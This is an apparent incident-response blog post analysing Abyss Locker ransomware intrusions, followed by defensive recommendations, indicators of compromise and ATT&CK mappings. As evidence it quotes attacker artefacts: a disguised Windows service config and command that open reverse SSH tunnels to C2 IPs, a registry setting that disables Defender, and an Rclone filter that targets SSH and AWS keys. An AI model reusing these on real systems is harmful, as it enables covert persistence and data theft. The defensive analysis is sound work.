# The Anatomy of Abyss Locker Ransomware Attack

By Sygnia

Published: 2025-02-04 · Archived: 2026-04-06 01:57:50 UTC

Abyss Locker ransomware targets critical network devices with swift, disruptive attacks. This blog breaks down its tactics and defense strategies.

Abigail See, Zhongyuan (Aaron) Hau, Ren Jie Yow, Yoav Mazor, Omer Kidron, Oren Biderman

4 February 2025

16 min

## Executive Summary

- Abyss Locker (AKA Abyss ransomware) is a relatively new threat group that emerged in 2023, specializing in swift and decisive intrusions designed to cripple victims with ransomware.
- Abyss Locker was active throughout 2024, causing multiple incidents investigated by Sygnia. However, no recent technical blogs provide detailed insights into the group's modus operandi.
- The threat actors behind Abyss Locker consistently employ a TTP of deploying malware on critical network devices to tunnel their activity within the network. This includes targeting VPN appliances, network- attached storage (NAS) and ESXi servers.
- In this blog, we break down the attack flow of an Abyss Locker ransomware intrusion, highlight common TTPs and provide actionable recommendations on how to defend against these techniques.

## Incident Attack Flow

### Initial Access

Sygnia has observed that Abyss Locker intrusions typically begin with the exploitation of unpatched VPN appliances. For example, the threat actor exploited known vulnerabilities, such as CVE-2021-20038, in an unpatched SonicWall VPN appliance. By exploiting the VPN appliance, the threat actor gained access to internal network devices and hosts, deploying additional tunneling tools to maintain persistence and facilitate further access.

### Credential Harvesting

Once inside the compromised network, Abyss Locker frequently targets backup appliances. These appliances often utilize high-privileged service accounts, which are required for access to network resources for back up operations. The threat actor has been observed multiple times leveraging several modified versions of `'Veeam-Get-Creds.ps1'` [1], an open-source PowerShell tool available in the 'Veeam Credential Recovery' GitHub project[2], to harvest credentials of local and domain accounts stored in the Veeam backup system.

In one instance, a PowerShell script named *'veeam11.ps1'*, which shared significant code similarities with *'Veeam-Get-Creds.ps1'*, was executed.





*Figure 1: Snippet from Windows event log showing the execution of the PowerShell script 'veeam11.ps1'.*

In another instance, an obfuscated version of `'Veeam-Get-Creds.ps1'` was deployed.





*Figure 2: Snippet from Windows event log showing the execution of obfuscated 'Veeam-Get-Creds.ps1'.*

Another credential harvesting technique observed involved remotely dumping the Windows Security Account Manager (SAM) and Security registry hives on compromised hosts to obtain credential material.

### Defense Evasion

The threat actors behind Abyss Locker employ multiple techniques to evade detection and disable security controls on compromised hosts:

- **Disable Windows Defender** by modifying and setting the registry key 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware' value to '1'.
- **Remove EDR agents** or stop their process by using the Task Manager or running as the SYSTEM account on compromised devices.
- **Use Bring Your Own Vulnerable Driver (BYOVD)** techniques to disable endpoint protection controls. For example:
    - The '*UpdateDrv.sys*' driver from Zemana Anti-Logger was observed being used to install a malicious service ('*UpdateSVC*') that disables security controls.
    - Additional vulnerable drivers, such as '*ped.sys*' (from Process Explorer) and '3ware.sys', were also leveraged for similar purposes.

- **Deploy and execute anti-virus and EDR killer** executables such as '*SophosAV.exe*' and '*auSophos.exe*' to disable endpoint protection on compromised devices.

### Command and Control Tools

During their intrusions, Abyss Locker operators deploy multiple tools and malware to maintain persistence using centralized focal points for Command-and-Control (C2) communications.

Sygnia observed a heavy reliance on SSH/SOCKS tunneling, using open-source tools such as Chisel[3] and the native SSH binary. After gaining access into the environment and performing reconnaissance, these tunneling tools are strategically deployed on critical network devices, including ESXi hosts, Windows hosts, VPN appliances, and network attached storage (NAS) devices.

By targeting these devices, the attackers ensure robust and reliable communication channels to maintain access and orchestrate their malicious activities across the compromised network.





*Figure 3: Diagram illustrating the different tunneling methods used by the threat actor.*

#### Windows SSH Tunneling Backdoor

The threat actors deployed an OpenSSH-based tool on Windows hosts to act as an SSH tunnel via remote port-forwarding, in order to maintain a connection to a remote C2 server. A PowerShell script named '*deploy443.ps1*' was used to install the tool on compromised assets as a persistent service under the name '*WMI Helper Agent*'.

This deployment PowerShell script leveraged the executable '*WinSW-x64.exe*' from the 'Windows Service Wrapper in a permissive license' GitHub project[4], which is designed to wrap and manage any application as a Windows service. To evade detection, the executable was named '*wmihelper.exe*', mimicking the legitimate WMIHelper process.

```
[string] $ServiceID = 'wmihelper'
[string] $ServiceAss = 'AppData\Roaming\Microsoft\Wmi'

[string] $Location = "$home\$ServiceAss"
[string] $Identity = "$Location\$ServiceID.key"
[string] $ExecutableName = "$ServiceID.exe"
[string] $Executable = "$Location\$ExecutableName"
[string] $Config = "$Location\$ServiceID.xml"
[string] $winswRelease = 'https://github.com/winsw/winsw/releases/download/v2.12.0/WinSW-x64.exe'
```

*Figure 4: Snippet from the PowerShell script 'deploy443.ps1' showing the GitHub project URL of the Windows Service Wrapper executable.*

Additionally, the '*deploy443.ps1'* script created several supporting files for the service setup, including a configuration XML file named '*wmihelper.xml'*, which defined the service parameters. These parameters include:

- The **C2 server IP address** and port for the reverse shell: 64.95.12[.]57:443.
- The **private key** used for the SSH session authentication, stored at 'C:\WINDOWS\system32\config\systemprofile\AppData\Roaming\Microsoft\Wmi\wmihelper.key'.
- The **SSH remote port-forwarding** – using multiple different ports such as 43801.

```
<service>
    <id>WMIHelper</id>
    <name>WMI helper agent</name>
    <description>Provides WMI remediation and protection of Windows Management Instrumentation components</description>
    <env name="HOME" value="C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Wmi" />
    <workingdirectory>C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Wmi</workingdirectory>
    <executable>c:\windows\system32\openssh\ssh.exe</executable>
    <arguments> -p 443 -N -o StrictHostKeyChecking=no -o UserKnownHostsFile=NUL -o ServerAliveInterval=5 -o ServerAliveCountMax=6 -i
    C:\Windows\system32\config\systemprofile\AppData\Roaming\Microsoft\Wmi\wmihelper.key  -R 43801 -l erhwokds 64.95.12.57</arguments>
    <onfailure action="restart" delay="60 sec" />
    <delayedAutoStart>true</delayedAutoStart>
```

*Figure 5: Snippet from the configuration file 'wmihelper.xml' showing the SSH remote port-forwarding command line.*

**ESXi SSH Tunneling**

Abyss Locker often targets VMware ESXi appliances within target networks. These appliances are both reliable and stable within the network and provide access to the internal virtual servers hosted on them. Sygnia observed that the attackers often achieve compromise by tunneling through the organization's VPN and pivoting to the VMware ESXi host, where they set up an additional SSH tunnel.





*Figure 6: Illustration showing the SSH tunneling involving the VPN appliance and ESXi host.*

If SSH access is disabled on the ESXi host, the threat actor enables it by initiating the SSH daemon 'sshd' process. Once SSH access is established, they utilize the native SSH binary to connect to their Command-and-Control (C2) server, leveraging the ESXi host as a pivot point to scan the network.

```
1923   2024-[redacted] info hostd[2103556] [Originator@6876 sub=Vimsvc.ha-eventmgr]
       Event 18890 : SSH access has been enabled.
1924   2024-[redacted] info hostd[2113154] [Originator@6876 sub=Vimsvc.ha-eventmgr
       opID=esxui-ed3c-cce5 user=vpxuser] Event 18891 : SSH for the host [redacted] has been
       enabled
```

*Figure 7: Snippet from the 'hostd.log' file on the ESXi host showing that SSH access was enabled.*

```
sshd[3697471]: Connection from [redacted] port 43976
sshd[3697471]: Accepted keyboard-interactive/pam for [redacted] from [redacted] port 43976 ssh2
sshd[3697471]: pam_unix(sshd:session): session opened for user [redacted] by (uid=0)
sshd[3697471]: Session opened for [redacted] on /dev/char/pty/t0
```

*Figure 8: Snippet from the authentication log showing the SSH session authentication to the ESXi server.*

To establish a reverse SSH tunnel to back to their C2 server, the threat actor executes a command similar to '*SSH -p 443 -N -f -o ServerAliveInterval=240 -o StrictHostKeyChecking=no -R 127.0.0.1:48000 support@64.95.12[.]70'*






*Figure 9: Snippet from the authentication log showing the SSHD connections to internal servers.*

**NAS Device Tunneling Tool**

NAS devices are another common target exploited by Abyss Locker. These devices are often used as pivot points to tunnel traffic into the corporate network, enabling further intrusion and lateral movement. The observed compromise flow on these devices typically involves the following steps:

1. Access the NAS web interface (e.g., 'DiskStation Manager – DSM') using the 'admin' account from an internal IP address.
2. Enable the SSH service through the DSM.
3. Connect to the NAS device via SSH.
4. Create a backdoor user named 'support' and add this account to a privileged group.



| level | username | |
|---|---|---|
| Filter | Filter | Filter |
| info | admin | System successfully started [SSH service]. |
| info | admin | User [support] was created. |
| info | admin | User [support] was added to the group [administrators]. |

*Figure 10: Snippet from the 'synoconndb' log from the NAS server showing that the SSH service was enabled.*

After compromising the NAS devices, the threat actor deploys a tunneling tool, often using 'Chisel', an open-source utility[5] that enables tunneling, to connect the asset to their C2 infrastructure. To evade detection, the threat actor often renames these tools as legitimate processes, such as 'apache2'.

Next, the threat actor attempts to clear the bash history on the compromised devices to remove traces of their activities and reduce the likelihood of detection.





*Figure 11: Snippet from Bash history of the NAS server showing the deployment of the 'Chisel' tool renamed as 'apache2'.*





*Figure 12: Snippet from Bash history of the NAS server showing the attempts to clear bash history.*

## Lateral Movement

Abyss Locker leverages multiple off-the-shelf tools to move laterally within the network, primarily relying on compromised credentials to access and navigate between devices. Commonly used tools include PsExec, and scripts from the open-source project Impacket[6] such as SMBExec and ATExec.

The execution of PsExec results in the creation of key files on the target machine, which include the hostname of the source host in its filename. These hostnames are in fact machines that belong to the threat actor.


*Figure 13: Snippet showing USN Journal entry of PsExec .key file with the source host 'ADMINIS-F69E5L3'.*


*Figure 14: Snippet showing USN Journal entry of PsExec .key file with the source host 'DESKTOP-VM4QKN6'.*

### Exfiltration

To exfiltrate data from the network, Abyss Locker utilize the command-line tool 'Rclone'[7]. Consistent with their approach to evasion, the threat actors rename the 'Rclone' executable to other names such as 'ltsvc.exe' to evade detection. Using 'Rclone' the threat actor exfiltrates stolen data primarily to two legitimate cloud storage providers: Amazon Web Services (AWS) and BackBlaze. The tool was configured with filters to target specific file extensions, allowing the threat actors to selectively exfiltrate data of interest while avoiding unnecessary files





*Figure 15: A snippet of the help documentation for 'ltsvc.exe' showing identical content to that of RClone.*

```
- $Recycle.Bin/
- Boot/
- PerfLogs/
- Program Files/
- Program Files (x86)/
- ProgramData/
- Recovery/
- System Volume Information/
- Windows/
+ .aws/
+ .ssh/
+ .bash_history
+
*.{pdf,doc,docx,odt,tif,tiff,xls,xlsx,pst,eml,msg,jpg,jpeg,vsd,vsdx,kdbx,kdb,sql,txt,csv
,dwg,cad,p12,crt,dbs,edb,abs,cmd,psl,bat,bak,pfx,7z,alz,zip,zipx,rar,cer,crl,csr,p7b,p7r
,spc,3db,4mp,acad,accdb,accdt,ade,adp,apx,awdb,bib,btr,cdb,clg,cma,crp,cwdb,db,db2,db3,d
b3,dbf,dbs,dbw,dbx,dcx,df1,df2,df3,df4,dnl,dsd,dtf,dtf,fdb,fp5,fp7,fw2,fw3,fw4,gdb,gdb,i
nd,inx,inx,ipd,itdb,jod,kdb,laccdb,ldb,lk,mdb,mde,mdf,mdn,mn4,modb,mpd,ncb,ndb,ndb,ndf,n
dx,ns2,ns3,ns4,ns5,nsf,ntf,od1,od2,od3,od4-9,odb,oecl,oif,ov,pdb,pdb,pdb,pdt,phd,pho,px,
rfp,rpd,rsd,sd2,sdb,sdb,sql,sqlite,ssd,svy,swd,swdb,tdb,thm,usr,wd2,wdb,xg0,xg1,xg2,xg3,
xvu,zbd,ldf}
+ WinSCP.ini
- *
```

*Figure 16: Snippet showing the content of the filter XML file used with RClone to control the type of files being exfiltrated.*

### Encryption

After achieving full access to the network and exfiltrating sufficient data, Abyss Locker deploys its ransomware. The ransomware targets both Windows systems and ESXi hosts, using distinct file extensions for encrypted files:

- '.Abyss' on Windows systems
- '.crypt' on ESXi hosts

As part of the encryption process, the ransomware creates ransom notes on compromised systems under the name 'WhatHappened.txt'. Additionally, Abyss Locker attempts to delete volume shadow copies from affected hosts, hindering data recovery efforts.

## Defending Against Abyss Locker

The following recommendations reflect Sygnia's strategic approach to mitigating Abyss Locker and similar threat actors. Rooted in security best practices, they align with a recommended security baseline to strengthen your organization's resilience against advanced ransomware threats.

**Prevent**

1. **Secure Edge Devices**: Limit traffic to essential protocols, block access to management interfaces, use Geo-IP restrictions, and configure firewalls to inspect traffic and block management ports.
2. **Implement Network Segmentation**: Micro-segment critical infrastructure into isolated VLANs to inhibit lateral movement, separate management from backup traffic using firewalls, and enforce inter-VLAN communication through stateful firewalls permitting only essential traffic.
3. **Protect Credentials**: Enforce PAM solutions, mitigate SAM dumping with Credential Guard, reduce local admin privileges, and audit registry access attempts.
4. **Ensure Backup Security**: Use immutable storage with AES-256 encryption and isolate backups in dedicated VLANs with strict firewall rules.
5. **Protect Endpoints**: Remove vulnerable drivers, restrict kernel-mode driver installation, enable tamper protection in EDR solutions, and enforce execution of only signed, approved binaries through application control policies.

**Detect**

1. **Monitor Activity on Edge Devices**: Monitor SSH and SOCKS tunneling activity with tools like Chisel and filter DNS traffic for anomalous C2 queries using tools like Cisco Umbrella or OpenDNS.
2. **Monitor ESXi and NAS**: Monitor ESXi logs for unauthorized SSH access or administrative changes, and configure alerts for NAS configuration changes, creation of new user accounts, or log tampering attempts. For a guide on monitoring and conducting threat hunting on ESXi devices, refer to Sygnia's blog: https://www.sygnia.co/blog/esxi-ransomware-ssh-tunneling-defense-strategies/
3. **Forward Logs for Analysis**: Deploy Sysmon (Windows) or Auditd/Osquery (Linux) for monitoring, and forward logs to a centralized SIEM to detect ransomware behaviours like rapid file changes or malicious script execution.
4. **Enable Backup Tampering Detection**: Set alerts for suspicious backup activities, such as mass deletion or retention policy changes, and enable immutable logging for all backup operations.

**Govern**

1. **Implement Access Governance**: Implement strict RBAC across critical systems, enforce MFA for management interfaces secured via jump servers, and use authentication silos to restrict service account logins.
2. **Conduct Timely Patch Management and Vulnerability Mitigation**: Patch critical systems within seven days of release or immediately for known exploits, and conduct regular vulnerability scans, prioritizing remediation.
3. **Require Privileged Identity Management (PIM)**: Require one-time passwords for privileged accounts and regularly audit them to remove unused or excessive permissions.

## Appendix I – Indicators of compromise

| Description | Type | Indicator of Compromise |
|---|---|---|
| **Backdoor (wmihelper.exe)** | File | c:\users\<USER>\appdata\roaming\microsoft\wmi\wmihelper.exe |
| **Backdoor (wmihelper.exe)** | File | C:\WINDOWS\system32\config\systemprofile\AppData\Roaming\Microsoft\Wmi\wmihelpe |
| **Backdoor (wmihelper.exe)** | SHA1 | 59a97f9d7c1d6e10fa41ea9339568fb25ec55e27 |
| **Backdoor (wmihelper.exe)** | SHA256 | 05b82d46ad331cc16bdc00de5c6332c1ef818df8ceefcd49c726553209b3a0da |
| **Backdoor (wmihelper.exe)** | Service Name | WMI helper agent |
| **Backdoor Config File (wmihelper.exe)** | File | wmihelper.xml |
| **Backdoor authentication private key (wmihelper.exe)** | File | wmihelper.key |
| **Backdoor (chisel)** | File | /bin/apache2 |
| **Backdoor (chisel)** | SHA1 | 3f90fd241e9422cc447b5ccdcb87d72507f37e6f |

| Description | Type | Indicator of Compromise |
|---|---|---|
| **Backdoor (chisel)** | SHA256 | 6042a84529958a04a2d46384139da3ef016bf9498e791cd5e34dfecec2baa1d2 |
| **Remcom** | File | C:\Windows\uFmAnlZR.exe |
| **Remcom** | SHA1 | 23873bf2670cf64c2440058130548d4e4da412dd |
| **Remcom** | SHA256 | 3C2FE308C0A563E06263BBACF793BBE9B2259D795FCC36B953793A7E499E7F71 |
| **Linux encryptor** | File | /tmp/e.elf |
| **Linux encryptor** | SHA1 | e44ec82d0d80c754afcd7ed149c263c55d158259 |
| **Linux encryptor** | SHA256 | 5fba25759423f9efc92592977f6c9ff77d47a20aa8ec8e9cd17d5cfa786a1852 |
| **Windows encryptor** | File | C:\Users\<USER>\Desktop\e\e.exe |
| **Windows encryptor** | SHA1 | 13112e672d807fa7c7f8a383ecfa31e85b880e5a |
| **Windows encryptor** | SHA256 | cd9d88cccd85209966c5a35aba7751b962bcc021a4216d6addfc0c3462ce80da |
| **‘Rclone’ utility** | File | C:\Windows\System32\rclone |
| **‘Rclone’ utility** | File | C:\Windows\System32\LTSVC.exe |
| **‘Rclone’ utility (Filter file)** | File | C:\Windows\System32\filter.txt |
| **Anti-virus killer** | File | C:\Windows\Temp\SophosAV.exe |
| **Anti-virus killer (SophosAV.exe)** | Service Name | Sophos AV |
| **Anti-virus killer** | File | C:\ProgramData\USOShared\auSophos.exe |
| **Anti-virus killer** | File | C:\ProgramData\USOShared\UpdateSvc.exe |
| **Anti-virus killer (UpdateSvc.exe)** | SHA256 | f9ab649acfe76d6ac088461b471e5d981bdc8b71d940e94c63bc1988a2ed4678 |
| **Anti-virus killer (UpdateSvc.exe)** | Service Name | UpdateSVC |
| **Security control disabling tool (powerrun)** | File | c:\programdata\pr.exe |
| **Security control disabling tool (powerrun)** | SHA1 | f24ca204af2237a714e8b41d54043da7bbe5393b |

| Description | Type | Indicator of Compromise |
|---|---|---|
| **Security control disabling tool (powerrun)** | SHA256 | 5f9dfd9557cf3ca96a4c7f190fc598c10f8871b1313112c9aea45dc8443017a2 |
| **Malicious PowerShell script** | File | C:\ProgramData\deploy443.ps1 |
| **Veeam-Get-Creds.ps1** | File | veeam11.ps1 |
| **Vulnerable driver** | File | C:\ProgramData\USOShared\UpdateDrv.sys |
| **Vulnerable driver (UpdateDrv.sys)** | SHA256 | d48c7f13db60ef615e59773c442485e84acef09343375d0d8a462b285e959baa |
| **Vulnerable driver** | File | ped.sys |
| **Vulnerable driver (ped.sys)** | SHA1 | 17d9200843fe0eb224644a61f0d1982fac54d844 |
| **Vulnerable driver (ped.sys)** | SHA256 | d76c74fc7a00a939985ae515991b80afa0524bf0a4feaec3e5e58e52630bd717 |
| **Vulnerable driver** | File | 3ware.sys |
| **Vulnerable driver (3ware.sys)** | SHA1 | 82780c0c1c0e04d994c770a3b3e73727528b0451 |
| **Vulnerable driver (3ware.sys)** | SHA256 | 0d9089efe2a28630bc21d8db451ec14dc856c2d40444292c42e7cca218c7029e |
| **Hostname** | Host name | DESKTOP-VM4QKN6 |
| **Hostname** | Host name | ADMINIS-F69E5L3 |
| **C2** | IP Address | 139.180.135.191 |
| **C2** | IP Address | 67.217.228.101 |
| **C2** | IP Address | 64.95.12.57 |
| **C2** | IP Address | 64.95.12.70 |

## Appendix II: MITRE ATT&CK Matrix Mapping

1. **Initial Access**
   - T1133 – External Remote Services
2. **Persistence**
   - T1543.003 – Create or Modify System Process: Windows Service
   - T1136.001 – Create Account: Local Account
3. **Privilege Escalation**
   - T1078 – Valid Accounts: Local Accounts
   - T1068 – Exploitation for Privilege Escalation
4. **Defense Evasion**
   - T1562.001 – Impair Defenses: Disable or Modify Tools
   - T1036.005 – Masquerading: Match Legitimate Name or Location
5. **Credential Access**
   - T1555 – Credentials from Password Stores
   - T1003.002 – OS Credential Dumping: Security Account Manager (SAM)
6. **Discovery**
   - T1046 – Network Service Discovery
7. **Lateral Movement**
   - T1021.001 – Remote Services: Remote Desktop Protocol
   - T1021.004 – Remote Services: SSH
   - T1570 – Lateral Tool Transfer
8. **Collection**
   - T1005 – Data from Local System
   - T1039 – Data from Network Shared Drive
9. **Command and Control**
   - T1071.001 – Application Layer Protocol: Web Protocols
   - T1219 – Remote Access Software
   - T1572 – Protocol Tunneling
10. **Exfiltration**
    - T1567.002 – Exfiltration Over Web Service: Exfiltration to Cloud Storage
11. **Impact**
    - T1486 – Data Encrypted for Impact
    - T1490 – Inhibit System Recovery

## Appendix III – Mapping Attack Technics to Mitigations

| Attack Techniques | Prevent | Detect | Govern |
|---|---|---|---|
| **Exploiting unpatched VPN appliances** | Patch VPN appliances and implement firewalls/WAFs; restrict management port access. | Monitor and alert for anomalies in VPN traffic; inspect logs for management access attempts. | Apply patches promptly and conduct vulnerability scans regularly. |
| **Credential harvesting via SAM dumping** | Implement Credential Guard; enforce PAM for service and local admin accounts. | Audit access to SAM and Security registry hives; analyze logs for credential dumping attempts. | Audit and reduce privileges of admin accounts; enforce password rotation policies. |

| Attack Techniques | Prevent | Detect | Govern |
|---|---|---|---|
| **Disabling endpoint protection** | Configure tamper protection for EDR solutions; disable vulnerable drivers. | Forward logs to SIEM for tamper detection; monitor EDR events for disabling attempts. | Use authentication silos to restrict privileged access; enforce RBAC policies. |
